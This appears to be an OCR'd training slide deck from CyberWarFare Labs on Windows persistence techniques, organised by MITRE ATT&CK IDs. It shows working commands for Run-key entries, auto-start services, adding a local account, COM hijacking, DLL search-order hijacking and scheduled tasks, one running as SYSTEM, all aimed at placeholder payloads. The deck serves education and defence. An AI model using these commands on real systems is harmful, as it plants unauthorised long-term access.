
CWL
CyberWarFare Labs

“Exploring Various Windows Persistence Techniques”




About CyberWarFare Labs

CW Labs is a renowned UK based Ed-tech company specializing in cybersecurity cyber range labs. They provide on-demand educational services and recognize the need for continuous adaptation to evolving threats and client requirements.

The company has two primary divisions :

1. **Cyber Range Labs**
2. **Up-Skilling Platform**



INFINITE LEARNING EXPERIENCE

About Speaker

John Sherchan

He is a Red Team Security researcher, bringing over 5+ years of experience in Reverse Engineering, Malware Analysis/Development, and Source Code Reviewing, with a specialization in Windows Internals (User and Kernel Modes). Demonstrating an advanced understanding, he has successfully reversed multiple Antivirus (AV) and Endpoint Detection and Response (EDR) systems to comprehend its architecture. Committed to advancing cybersecurity, his additional interests include PWNing Active Directory, conducting Adversary emulation/simulation, writing rootkits, crafting exploits, and strategically overcoming challenges.

Persistence

- Tactic adversaries use to maintain access for long periods of time

- Because
  - Achieving their objective demands time
  - System frequently gets rebooted
  - System configuration or credential can be changed

Techniques

- Boot or logon Autostart Execution
    - Registry Run Keys
- Create or Modify System Process
    - Windows Service
- Create Account
    - Local Account
- Event Triggered Execution
    - COM Object Model Hijacking
- Hijack Execution Flow
    - DLL Search Order Hijacking
- Valid Accounts
    - Local Accounts
- Scheduled Task/Job
    - Scheduled Task
- Server Software Component
    - SQL Stored Procedures

Boot or Logon Autostart Execution (T1547)


- During the boot or logon windows has capability to execute automatically run or execute program
- Adversaries may modify such system configuration to achieve persistent
- Windows Registry is the favourite target
  - Registry Run Keys / Startup Folder [T1547.001]

Registry Run Keys [T1547.001]

1. Run keys are by default created on Windows System
   - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
   - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
   - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
   - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

2. Adding program reference in a entry inside Run Keys cause that program to execute when user logins
   - Program executes within the user context i.e., same privilege as the user

[T1547.001] - Example



```
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Users\demigod>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "persistence" /t REG_SZ /d "C:\payloads\payload.exe"
The operation completed successfully.
```

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Applicati...
OneDrive	REG_SZ	"C:\Users\demigod\AppData\Local\Microsoft\On...
OpenVPN-GUI	REG_SZ	C:\Program Files\OpenVPN\bin\openvpn-gui.exe
OutlookOnDesk...	REG_SZ	
persistence	REG_SZ	C:\payloads\payload.exe

Create or Modify System Process (T1543)


- Services, daemon, agents etc are usually the system level processes
- Adversaries may create or modify such system level processes for persistence
    - Windows Service
- May require administrative privileges

Windows Service [T1543.003]

- Windows services are long run processes that run in background
  - Non-interactive
  - Handles OS functionalities
  - Network communications
  - Auto start at boot

- Adversaries may create or modify existence services
  - sc.exe is common utility for modifying or creating services
  - Adversaries may directly modify in the registry as well

[T1543.003] - Example



DebugView on \\DESKTOP-MEESAAV (local)
File Edit Capture Options Computer Help
Administrator: Command Prompt

```
#   Time          Debug Print
1   0.00000000    [13356] Hello from persistent service
```

```
C:\Windows\system32>sc create persist binPath= "C:\payloads\myservice.exe" start=auto
[SC] CreateService SUCCESS

C:\Windows\system32>sc start persist

SERVICE_NAME: persist
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 13356
        FLAGS              :
```

Create Account (T1136)

- Adversaries my create a new account to maintain the persistence
- This may remove the dependencies of installing tools to gain remote access
- Requires sufficient privileges to create a new account


Local Account [T1136.001]

- Local accounts are created & managed in the single system
  - Requires at least Admin privilege

- Multiple local accounts are be created in a single system

- Threat actors usually create new account and disguise with some genuine name
  - “Helpcenter”, “assistent”, staff etc.

[T1136.001] - Example



```
C:\Windows\system32>net user persist pass@123 /add
The command completed successfully.


C:\Windows\system32>
```

Event Triggered Execution (T1546)

- Any actions in the system
- Adversaries may abuse the event triggers to point to the malicious contents
    - Whenever event is triggered malicious code gets executed


Component Object Model Hijacking [T1546.015]

- Designed to introduce interoperability, inter-process communication and code reuse

- Various subkeys can be used on COM hijacking
  - InprocServer/InprocServer32
  - LocalServer/LocalServer32
  - TreatAs
  - ProgID

- Subkeys can be found in
  - HKEY_CURRENT_USER\Software\Classes\CLSID
  - HKEY_LOCAL_MACHINE\Software\Classes\CLSID

[T1546.015] - Example




Process Monitor Filter

Display entries matching these conditions:

Architecture | is | | then | Include

	Column	Relation	Value	Action
☑	✓ Operation	is	RegOpenKey	Include
☑	✓ Path	ends with	InProcServer32	Include
☑	✗ Process Name	is	Procmon.exe	Exclude
☑	✗ Process Name	is	Procexp.exe	Exclude
☑	✗ Process Name	is	Autoruns.exe	Exclude

[T1546.015] - Example



```
5:53:27.1260309 AM  Explorer.EXE  5888  RegOpenKey  HKCU\Software\Classes\CLSID\{317D06E8-5F24-433D-BDF7-79CE68D8ABC2}\InProcServer32  NAME NOT FOUND  Desired Access: Maximum Allowed
5:53:27.1260706 AM  Explorer.EXE  5888  RegOpenKey  HKCU\Software\Classes\CLSID\{317D06E8-5F24-433D-BDF7-79CE68D8ABC2}\InProcServer32  NAME NOT FOUND  Desired Access: Maximum Allowed
5:53:27.1261101 AM  Explorer.EXE  5888  RegOpenKey  HKCU\Software\Classes\CLSID\{317D06E8-5F24-433D-BDF7-79CE68D8ABC2}\InProcServer32  NAME NOT FOUND  Desired Access: Maximum Allowed
5:53:27.1261832 AM  Explorer.EXE  5888  RegOpenKey  HKCU\Software\Classes\CLSID\{317D06E8-5F24-433D-BDF7-79CE68D8ABC2}\InProcServer32  NAME NOT FOUND  Desired Access: Maximum Allowed
5:53:27.1590057 AM  notepad.exe   8172  RegOpenKey  HKCU\Software\Classes\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InprocServer32  NAME NOT FOUND  Desired Access: Read
5:53:27.1590496 AM  notepad.exe   8172  RegOpenKey  HKCR\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InprocServer32                    SUCCESS         Desired Access: Read
5:53:27.1590907 AM  notepad.exe   8172  RegOpenKey  HKCU\Software\Classes\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InProcServer32  NAME NOT FOUND  Desired Access: Maximum Allowed
5:53:27.1591137 AM  notepad.exe   8172  RegOpenKey  HKCU\Software\Classes\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InProcServer32  NAME NOT FOUND  Desired Access: Maximum Allowed
5:53:27.1591363 AM  notepad.exe   8172  RegOpenKey  HKCU\Software\Classes\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InProcServer32  NAME NOT FOUND  Desired Access: Maximum Allowed
5:53:27.1591598 AM  notepad.exe   8172  RegOpenKey  HKCU\Software\Classes\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InProcServer32  NAME NOT FOUND  Desired Access: Maximum Allowed
5:53:27.1597097 AM  notepad.exe   8172  RegOpenKey  HKCU\Software\Classes\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InprocServer32  NAME NOT FOUND  Desired Access: Read
5:53:27.1597216 AM  notepad.exe   8172  RegOpenKey  HKCR\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InprocServer32                    SUCCESS         Desired Access: Read
5:53:27.1597408 AM  notepad.exe   8172  RegOpenKey  HKCU\Software\Classes\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InProcServer32  NAME NOT FOUND  Desired Access: Maximum Allowed
Showing 54,314 of 5,703,180 events (0.95%)    Backed by virtual memory
```

```
Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InprocServer32

{F37369D9-1C22-40A0-A997-0B4D5F7B6637}
{F913A0DF-BE31-4E54-92B4-896F8DC8E1B3}
{F91972FD-5A43-47C7-A0C5-6052DB26FAAC}
{FDF01632-DBB0-4E32-9427-32CE0C8ECB5E}
{11659a23-5884-4d1b-9cf6-67d6f4f90b36}
    InprocServer32
com.microsoft.3dviewer
Directory
Drive
Extensions
feedback-hub
FileSyncClient.AutoPlayHandle
FileSyncClient.AutoPlayHandle
```

Name	Type	Data
(Default)	REG_SZ	C:\payloads\payload.dll
ThreadingModel	REG_SZ	Both

Windows Persistence

Hello From CyberWarFareLabs!!

OK

Computer\HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{11659a23-5884-4d1b-9cf6-67d6f4f90b36}\InprocServer32

Hijack Execution Flow (T1574)

- Adversaries may find the flaw in the program execution and hijacks it
- These hijacked executions reoccurs which act as a good persistent technique for threat actors
- Some good exploitable targets are DLL hijacking, DLL side loading, weakness in executable installer, file permission weakness etc.


DLL Search Order Hijacking [T1574.001]

- Windows has a specific order to locate & load the DLL

- While looking up the DLL if DLL is missing at the location adversaries may plant the malicious DLL in that location


- This may also escalate the privilege if the hijacked program is high privilege

[T1574.001] - Search Order


Pre-Search
Standard Search Order
DLLs already loaded in memory
Known DLLs
Application's directory
System32 directory (C:\Windows\System32\)
System directory (C:\Windows\System\)
Windows directory (C:\Windows\)
Current working Directory (CWD)
Directories listed in %PATH%

[1] Safe DLL Search Order

[T1574.001] - Example



Process Monitor Filter

Display entries matching these conditions:

Architecture is then Include

	Column	Relation	Value	Action
☑	✓ Process Name	is	GitHubDesktop.exe	Include
☑	✓ Result	contains	NAME NOT FOUND	Include
☑	✓ Path	contains	dll	Include
☑	✗ Process Name	is	Procmon.exe	Exclude
☑	✗ Process Name	is	Procexp.exe	Exclude

Valid Accounts (T1078)

- Unlike Create Account, here the compromised accounts of various resources can be used
    - VPNs, RDP, Outlook Web Access, network devices

- Usually the credentials are compromised or modified if gained enough privilege

- Abusing inactive accounts not only provide the persistent but also evasion

Local Account [T1078.003]

- Adversaries may abuse the credential of the local account and persist in the system
- Sometimes they enables the inactive administrator account and change the password if they have sufficient privileges

Scheduled Task / Job (T1053)

- Most Operating System offers the scheduling functionality from local as well as remote


- One can schedule task such as programs or scripts at pre-defined date and time

- Adversary may schedule task which can be executed at system startup
  - For remote scheduling attacker should be authenticated with valid credentials (may require user credentials with admin privileges)

Scheduled Task [T1053.003]

- Windows Task scheduler is widely used component for persistent
- Adversaries may use schtask.exe utilities to schedule the task

[T1053.003] – Example – lowpriv




```
C:\Users\demigod>schtasks /create /tn "lowpersist" /tr "C:\payloads\payload.exe" /sc MINUTE /mo 10 /st 11:00
SUCCESS: The scheduled task "lowpersist" has successfully been created.

C:\Users\demigod>
```

Windows Persistence

Hello From CyberWarFareLabs!!

Name	Status	Triggers	Next Run Time
GoogleUpda...	Ready	Multiple triggers defined	4/23/2024 7:13:59 PI
GoogleUpda...	Ready	At 7:13 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.	4/22/2024 11:13:59 I
lowpersist	Ready	At 11:00 AM on 4/22/2024 - After triggered, repeat every 10 minutes indefinitely.	4/22/2024 11:00:00 I
MicrosoftEd...	Ready	Multiple triggers defined	4/23/2024 1:51:29 A
MicrosoftEd...	Ready	At 1:21 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	4/22/2024 11:21:29 I
npcapwatch...	Ready	At system startup	

[T1053.003] - Example - highpriv



```
C:\Windows\system32>schtasks /create /ru system /tn "highpersist" /tr "C:\payloads\payload.exe" /sc MINUTE /mo 10 /st 11:05
SUCCESS: The scheduled task "highpersist" has successfully been created.

C:\Windows\system32>
```

Name	Status	Triggers	Next Run Time
GoogleUpda...	Ready	Multiple triggers defined	4/23/2024 7:13:59 PI
GoogleUpda...	Ready	At 7:13 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.	4/22/2024 11:13:59 I
highpersist	Ready	At 11:05 AM on 4/22/2024 - After triggered, repeat every 10 minutes indefinitely.	4/22/2024 11:05:00 I
MicrosoftEd...	Ready	Multiple triggers defined	4/23/2024 1:51:29 A
MicrosoftEd...	Ready	At 1:21 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	4/22/2024 11:21:29 I
npcapwatch...	Ready	At system startup	

System Informer [DESKTOP-MEESAAV\demigod] (Administrator)
System View Tools Users Help
Refresh Options Find handles or DLLs System information
payload
Processes Services Network Disk Firewall Devices

Name	PID	CPU	I/O total r...	828 kB Private b...	User name	Description
payload.exe	1128			828 kB	NT AUTHORITY\SYSTEM	


Server Software Components (T1505)

- Some Enterprise Server Software are developed with the extensible features
  - Allowing the user to add additional scripts or plugins
- Adversaries may craft & install malicious script or plugins and achieve persistency in the system


SQL Stored Procedures [T1505.001]

- To avoid rewriting queries frequently SQL provides the feature call Stored Procedures
- Microsoft SQL Server provides CLR integration if enabled
- Adversaries may link the CLR assemblies to the stored procedures and executes the arbitrary code

[T1505.001] - Example

